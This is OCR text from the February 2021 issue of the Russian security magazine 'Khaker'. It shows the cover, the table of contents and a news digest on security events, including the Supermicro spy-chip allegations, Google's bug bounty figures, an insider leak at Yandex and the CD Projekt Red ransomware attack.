ХАКЕР


ФЕВРАЛЬ 2021

№263

Реверсим приложения .NET

Как мы расставляли ханипоты

Шпаргалка по закреплению на хосте



КРЕДИТКИ В ОПАСНОСТИ


Как работают системы безналичных платежей и как хакеры находят в них дыры

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Февраль 2021
№ 263

CONTENTS

MEGANews
Всё новое за последний месяц

Android
Безопасность Android 12 и принцип работы корутин

Близкие контакты
Разбираемся, как работают системы безопасности кредитных карт

Близкие контакты
Как хакеры крадут деньги с банковских карт

Близкие контакты
Как работают атаки на чиповые карты

Пентест по-своему
Создаем собственную методику тестирования на примере машин с OSCP и Hack The Box

Это ловушка!
Как мы расставляли ханипоты и кто в них попался

Шпаргалка по persistence
Как надежно прописаться на хосте или выявить факт компрометации

Реверсинг .NET
Как искать JIT-компилятор в приложениях

HTB Passage
Эксплуатируем RCE в CuteNews и поднимаем привилегии через gdbus

HTB Reel2
Захватываем машину через Outlook и разбираемся с технологией Just Enough Administration

Больше не твои документы
Как выглядят облачные хранилища глазами хакера

Крадущийся питон
Создаем простейший троян на Python

IP без ошибок
Изучаем принципы работы с IP-адресами


Процессы и память в Linux
Отрывок из книги «Внутреннее устройство Linux»

Титры
Кто делает этот журнал

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru

В этом месяце: патч для Cyberpunk 2077 задерживается из-за взлома CD Projekt Red, пользователи RuTracker собрали два миллиона рублей на жесткие диски, в китайском железе вновь обнаружили шпионские чипы, сотрудник Яндекса скомпрометировал почти 5000 почтовых ящиков пользователей, а Билл Гейтс предостерегает — если вы не Илон Маск, не спешите покупать криптовалюту.



НОВЫЕ «ЖУЧКИ» В КИТАЙСКОМ ЖЕЛЕЗЕ

В 2018 году издание Bloomberg опубликовало серию статей, рассказывающую об аппаратных «закладках», которые якобы были обнаружены на серверных платах Supermicro и позволяли китайским хакерам скомпрометировать их.

Так как это оборудование используют крупные технические компании, включая Apple и Amazon, разразился грандиозный скандал. Представители Amazon и Apple поспешили категорически опровергнуть заявления Bloomberg, глава Apple говорил, что Bloomberg вообще нужно отозвать этот материал, и даже АНБ сообщало, что это была «ложная тревога». В итоге вся эта история затихла, но удостоилась сразу двух наград Pwnie: как «самый перехайпленный баг» и «самый крупный epic fail».

Теперь, спустя три года, журналисты Bloomberg подготовили новый объемный доклад на все ту же тему. На этот раз издание ссылается на данные 50 разных источников в правительстве и частном секторе (в основном неназванных) и заявляет, что продукция Supermicro более десяти лет используется спецслужбами Китая. Причем спецслужбам США якобы прекрасно известно об этом, однако информация замалчивается ради изучения атак и создания эффективных средств защиты.

В новой статье упоминаются три конкретных инцидента.

1. В 2010 году Министерство обороны США обнаружило, что тысячи его компьютеров отправляли данные в Китай (виной этому был скрытый код, найденный в чипах, которые отвечают за процесс запуска сервера).
2. В 2014 году компания Intel заметила, что китайская хак-группа проникла в ее сеть через сервер, который загрузил малварь с сайта обновлений неустановленного вендора.
3. В 2015 году ФБР предупреждало ряд неназванных компаний, о том, что китайские шпионы внедрили дополнительный чип с бэкдором на серверы некоего производителя.

То есть Bloomberg снова пишет о том, что продукция Supermicro (в частности, материнские платы для серверов) содержит скрытые «закладки». В статье упоминаются злонамеренные изменения на уровне BIOS, необходимые для загрузки и выполнения шпионского кода, скрытого в прошивке. Якобы данный код нужен в том числе для атак на других вендоров.

Также в статье утверждается, что еще в 2012 году ФБР начало контрразведывательную операцию, в ходе которой были получены ордера для наблюдения за группой сотрудников Supermicro. Журналисты не знают, продолжается ли это расследование до сих пор, но утверждают, что ФБР сотрудничало с частным сектором, чтобы изучить «шпионские микросхемы», скрытые на материнских платах.

В ответ на очередную порцию обвинений в свой адрес представители Supermicro опубликовали длинное заявление, в котором вновь все отрицают:

> *«Статья Bloomberg — это смесь из разрозненных и неточных утверждений, появившихся много лет назад. В ней приведены надуманные выводы, которые вновь не выдерживают никакой критики.*
>
> *Фактически в прошлом месяце Агентство национальной безопасности США снова сообщило Bloomberg, что оно придерживается своих комментариев, данных в 2018 году, и „не может подтвердить, что этот инцидент или последующие описанные меры реагирования когда-либо имели место“.*
>
> *Невзирая на утверждения Bloomberg о предполагаемых расследованиях, связанных с кибер- или национальной безопасностью, которые якобы проводятся уже более десяти лет, ни правительство США, ни наши партнеры или клиенты ни разу не связывались с Supermicro по поводу этих предполагаемых расследований».*

Как и три года назад, в этот раз опять никто не представил доказательств существования «шпионских чипов». Зато Bloomberg опять критикуют ИБ-специалисты, включая, например, Тэвиса Орманди из Google Project Zero.

В новом отчете Bloomberg фигурирует мало названных источников, но один из них — это Мукул Кумар (Mukul Kumar), глава безопасности компании Altera. Он уверяет, что узнал о шпионских чипах во время несекретного брифинга. «Это был шпионаж на самой плате. На плате была микросхема, которой не должно было там быть, и она „звонила домой“, не в Supermicro, а в Китай», — цитирует Bloomberg.

По следам новой статьи Bloomberg журналисты издания The Register провели собственное небольшое расследование: они поговорили с бывшим руководителем крупной полупроводниковой компании, который попросил не называть его имени. К удивлению журналистов, тот счел чип, упомянутый в отчете Bloomberg, имеющим право на жизнь, а сам отчет достоверным.

«Я держал в руках физические улики и встречал [подобные разработки] нескольких правительств», — заявил источник. По его словам, в подобных операциях преуспели Китай, Израиль и Великобритания, а также такими разработками занимаются Франция, Германия и Россия.

Также неназванный спикер The Register говорит, что атаки, подобные описанным Bloomberg, действительно случаются, но, как правило, они направлены на получение доступа к критически важным системам, и речь в таких случаях идет о национальной безопасности. По его словам, софтверные атаки реализовать куда проще, но их также легче обнаружить. Зато сложность современного аппаратного обеспечения серьезно затрудняет поиск таких «закладок».


МАЛВАРИ НА GO СТАЛО НА **2000%** БОЛЬШЕ

Эксперты компании Intezer подсчитали, что с 2017 года количество вредоносных программ, написанных на языке Go, увеличилось на **2000%**, и в настоящее время такая малварь уже стала обычным явлением.

Как правило, на Go пишут **БОТНЕТЫ**, нацеленные на IoT-устройства и Linux. Они либо устанавливают криптовалютные майнеры, либо используют зараженные устройства для DDoS-атак. Кроме того, на Golang пишут все больше **ВЫМОГАТЕЛЕЙ**.

РЕКОРД BUG BOUNTY

Компания Google опубликовала статистику выплат по программам bug bounty за прошедший 2020 год. Оказалось, за это время исследователи из 62 стран мира обнаружили 662 уязвимости в продуктах Google, заработав на этом более 6 700 000 долларов. Это новый рекорд и самая крупная сумма выплат за все годы существования программ вознаграждения за уязвимости, превышающая даже 6 500 000 долларов, потраченные компанией в 2019 году.



Большинство выплат ИБ-эксперты получили за ошибки, найденные в рамках программы Chrome VRP (Vulnerabilities Rewards Program): более 2 100 000 долларов за 300 уязвимостей, обнаруженных в браузере Google. Это на 83% больше, чем в 2019 году.

Еще одной важной частью программы компании стала bug bounty инициатива для Android. На уязвимостях в коде мобильной ОС исследователи заработали порядка 1 740 000 долларов, и еще 270 000 долларов им принесли ошибки, найденные в популярных и широко используемых приложениях из Google Play Store.

Также в отчете компании перечислены следующие интересные цифры минувшего года:

- Бонус за баги в предварительной версии Android 11 составлял более 50 000 долларов и был применен к 11 отчетам. Это позволило Google исправить ряд проблем еще до официального релиза Android 11.
- Команде исследователей 360 Alpha Lab, организованной при компании Qihoo 360, принадлежат рекордные восемь эксплоитов (30% от общего количества) для различных уязвимостей. Исследователи лидируют в этой области, так как за свой эксплоит 2019 года они получили рекордную выплату в размере 161 337 долларов (плюс еще 40 000 долларов в рамках Chrome VRP).
- Другой неназванный исследователь представил в 2020 году два эксплоита и теперь тоже борется за первое место, так как суммарный размер заработанных им вознаграждений приближается к 400 000 долларов.

По программе исследовательских грантов Google ИБ-исследователям было передано около 400 000 долларов. Так, гранты получили более 180 экспертов, которые в итоге прислали 200 отчетов об ошибках, благодаря чему были обнаружены 100 подтвержденных багов в продуктах Google и опенсорсной экосистеме.

7100 ДОЛЛАРОВ ЗА ДОСТУП К ЧУЖОЙ СЕТИ

В условиях пандемии и повсеместного перехода на удаленку торговля первичным доступом к сетям компаний и организаций набирает обороты. По информации Digital Shadows, уже более **500** торговых площадок предлагают такие «товары». Так называемые брокеры первичного доступа взламывают сети компаний и компрометируют сотрудников, но не заходят дальше этого и действуют как посредники, продавая полученный доступ другим злоумышленникам.

Средняя цена доступа к чужой сети составляет **7100** долларов США.

Итоговая стоимость доступа зависит от **ДОХОДА ОРГАНИЗАЦИИ**, **КОЛИЧЕСТВА СОТРУДНИКОВ**, **КОЛИЧЕСТВА ДОСТУПНЫХ УСТРОЙСТВ** и **ТИПА ДОСТУПА**.

Наиболее популярным методом проникновения в чужие сети по-прежнему остается RDP – **17%** от общего числа объявлений. Также у RDP-доступа самая высокая средняя цена – **9800** долларов.

Доступ уровня администратора домена также ценится на черном рынке: таких объявлений насчитывается **16%** от общего числа, и средняя цена составляет **8187** долларов.

Из-за общемировой тенденции перехода на удаленную работу вырос спрос на доступ к **VPN**, который позволяет зайти в чужую корпоративную сеть. Средняя цена такого доступа составляет **2871** доллар (**15%** от общего числа объявлений).

НИКАКИХ IP ДЛЯ GOOGLE

В грядущей iOS 14.5, которая выйдет в ближайшие месяцы, появится функция, которая перенаправит весь трафик Safe Browsing в браузере Safari через прокси-серверы, контролируемые Apple. Таким образом в компании хотят сохранить конфиденциальность пользователей и не позволить Google узнать их IP-адреса.

Сначала информация о новой функции появилась на Reddit, но вскоре эти слухи подтвердил глава отдела разработки WebKit Мацей Стаховяк (Maciej Stachowiak). Новая функция будет работать лишь в том случае, если пользователь активировал опцию Fraudulent Website Warning («Предупреждать о мошеннических сайтах») в настройках Safari. Эта опция обеспечивает поддержку технологии Safe Browsing от Google.

Safe Browsing работает просто: проверяет любой URL-адрес, к которому пользователь пытается получить доступ, отправляя этот URL-адрес (в анонимизированном виде) на серверы Google, а затем системы компании получают доступ к сайту и сканируют его на наличие угроз. Если на сайте обнаружены малварь, фишинговые формы и другие угрозы, Google сообщает Safari пользователя, что нужно блокировать доступ к сайту, и показывает полноэкранное предупреждение.

Несколько лет назад, когда в Google только запустили API Safe Browsing, компания «видела», к каким сайтам обращается пользователь. Однако потом разработчики предприняли ряд шагов для анонимизации этих данных. Тем не менее Google по-прежнему знает IP-адрес, с которого приходит запрос на проверку Safe Browsing.

> *«Проблема в том, что Update API Safe Browsing никогда не был безопасным. Его цель заключалась не в обеспечении полной конфиденциальности для пользователей, а скорее в ухудшении качества данных, которые собирают провайдеры», — еще в 2019 году писал известный криптограф и профессор университета Джонса Хопкинса Мэттью Грин (Matthew Green).*


Новая функция Apple будет передавать все запросы Safe Browsing через собственный прокси-сервер Apple, и в результате все они будут выглядеть как поступающие с одного и того же IP-адреса.

ГЕЙТС О КРИПТОВАЛЮТНОМ АЖИОТАЖЕ

В феврале 2021 года Tesla Илона Маска купила биткойнов на 1 500 000 000 долларов США, а стоимость биткойна в этом месяце превысила 56 000 долларов, установив новый абсолютный рекорд. Разумеется, на фоне таких новостей интерес к криптовалютам снова растет, и многие стремятся инвестировать в криптовалюту, не сильно разбираясь в вопросе. На это обратил внимание Билл Гейтс, общаясь с журналистами Bloomberg.

→ «У Илона куча денег, и он очень продвинутый, так что я не беспокоюсь о том, что его биткойны будут хаотично расти и падать. Но я правда считаю, что этому помешательству поддаются даже те люди, у которых может не быть лишних средств в запасе. Поэтому в отношении биткойна я настроен не слишком оптимистично. Я считаю, что, если у вас меньше денег, чем у Илона, вам, пожалуй, стоит быть осторожнее»

– Билл Гейтс в интервью Bloomberg



ЯНДЕКС.УТЕЧКА

В середине февраля компания «Яндекс» сообщила, что во время регулярной проверки ее служба безопасности выявила факт внутренней утечки данных.

Расследование показало, что один из сотрудников компании предоставлял несанкционированный доступ к почтовым ящикам пользователей. Это был один из трех системных администраторов, «обладавших такими правами доступа, необходимыми для выполнения рабочих задач по обеспечению технической поддержки сервиса». В результате его действий оказались скомпрометированы 4887 почтовых ящиков.

Сообщается, что в настоящее время неавторизованный доступ в скомпрометированные ящики уже заблокирован, а все пострадавшие получили уведомления о необходимости смены пароля. Также компания уже обратилась в правоохранительные органы.

> *«По выявленному инциденту проводится внутреннее расследование, и будут пересмотрены процессы работы сотрудников, обладающих административными правами такого уровня доступа. Это поможет минимизировать влияние человеческого фактора на безопасность данных пользователей.*
>
> *Мы очень сожалеем о случившемся и приносим извинения пользователям, которые пострадали из-за этого инцидента», — пишут представители Яндекса.*

1000 РАЗРАБОТЧИКОВ ЗА ВЗЛОМОМ SOLARWINDS

В интервью CBSNews президент Microsoft Брэд Смит (Brad Smith) заявил, что недавняя атака на SolarWinds была «самой крупной и самой изощренной, которую он когда-либо видел».

По его словам, анализ взлома, проведенный специалистами компании (над расследованием корпели более **500** специалистов Microsoft), позволяет предположить, что над этой атакой работали свыше **1000** разработчиков. При этом Смит говорит, что в итоге злоумышленники переписали всего **4032** строки коде в платформы Orion, который в целом содержит миллионы строк кода.

Продолжение статьи →

ВЗЛОМ CD PROJEKT RED


В начале февраля 2021 года компания CD Projekt Red сообщила, что стала жертвой шифровальщика. Тогда вымогатели утверждали, что похитили исходные коды таких игр компании, как Cyberpunk 2077, The Witcher 3 (включая еще не вышедшую версию с рейтрейсингом) и Gwent, а также финансовую, юридическую, административную и HR-документацию.

CD Projekt Red сразу заявила, что не намерена вести переговоры с преступниками и платить им выкуп, понимая, что в итоге скомпрометированные данные все равно могут быть раскрыты.

> *«Хотя некоторые устройства в нашей сети были зашифрованы, резервные копии остались нетронутыми. Мы уже защитили нашу ИТ-инфраструктуру и начали восстановление данных», — писали разработчики.*

Вскоре злоумышленники выставили похищенные данные на аукцион в даркнете. Стартовая цена «лота» с исходными кодами игр и другой украденной информацией составляла миллион долларов с шагом 500 тысяч долларов, а «блиц-цена» равнялась семи миллионам долларов.

Однако в итоге аукцион злоумышленников завершился, не успев начаться. Хакеры сообщили, что им поступило предложение «вне рамок форума», которое их устроило, данные были проданы с условием дальнейшего нераспространения, и в итоге аукцион закрылся.



ИБ-исследователи признают, что теперь мы вряд ли узнаем, кто купил эту информацию. Согласно циркулирующим в сети теориям, приобрести данные мог кто угодно, от конкурентов CD Projekt Red, желающих проанализировать исходники и документы в поисках корпоративных секретов, до самой CD Projekt Red, которая все же пошла на сделку с хакерами, чтобы сохранить те самые секреты в тайне и предотвратить утечку.

Интересно, что из-за взлома компании задерживается следующий крупный патч для Cyberpunk 2077 (1.2). В декабре прошлого года разработчики обещали выпустить в январе и феврале большие патчи. Они должны были исправить множество ошибок и известных проблем, с которыми сталкиваются игроки, а также улучшить производительность. Патч 1.1 действительно был выпущен в январе, как и планировалось, а вот патч 1.2 теперь отложен как минимум до середины марта.


ПРАЗДНИЧНЫЙ ФИШИНГ

Эксперты Check Point рассказали, что хакеры «отметили» День святого Валентина с размахом. Традиционно февраль — это месяц покупок ко Дню святого Валентина, а в текущих условиях, связанных с пандемией, в целом отмечается рост онлайн-шоппинга и возникновение новых способов мошенничества на этом фоне.

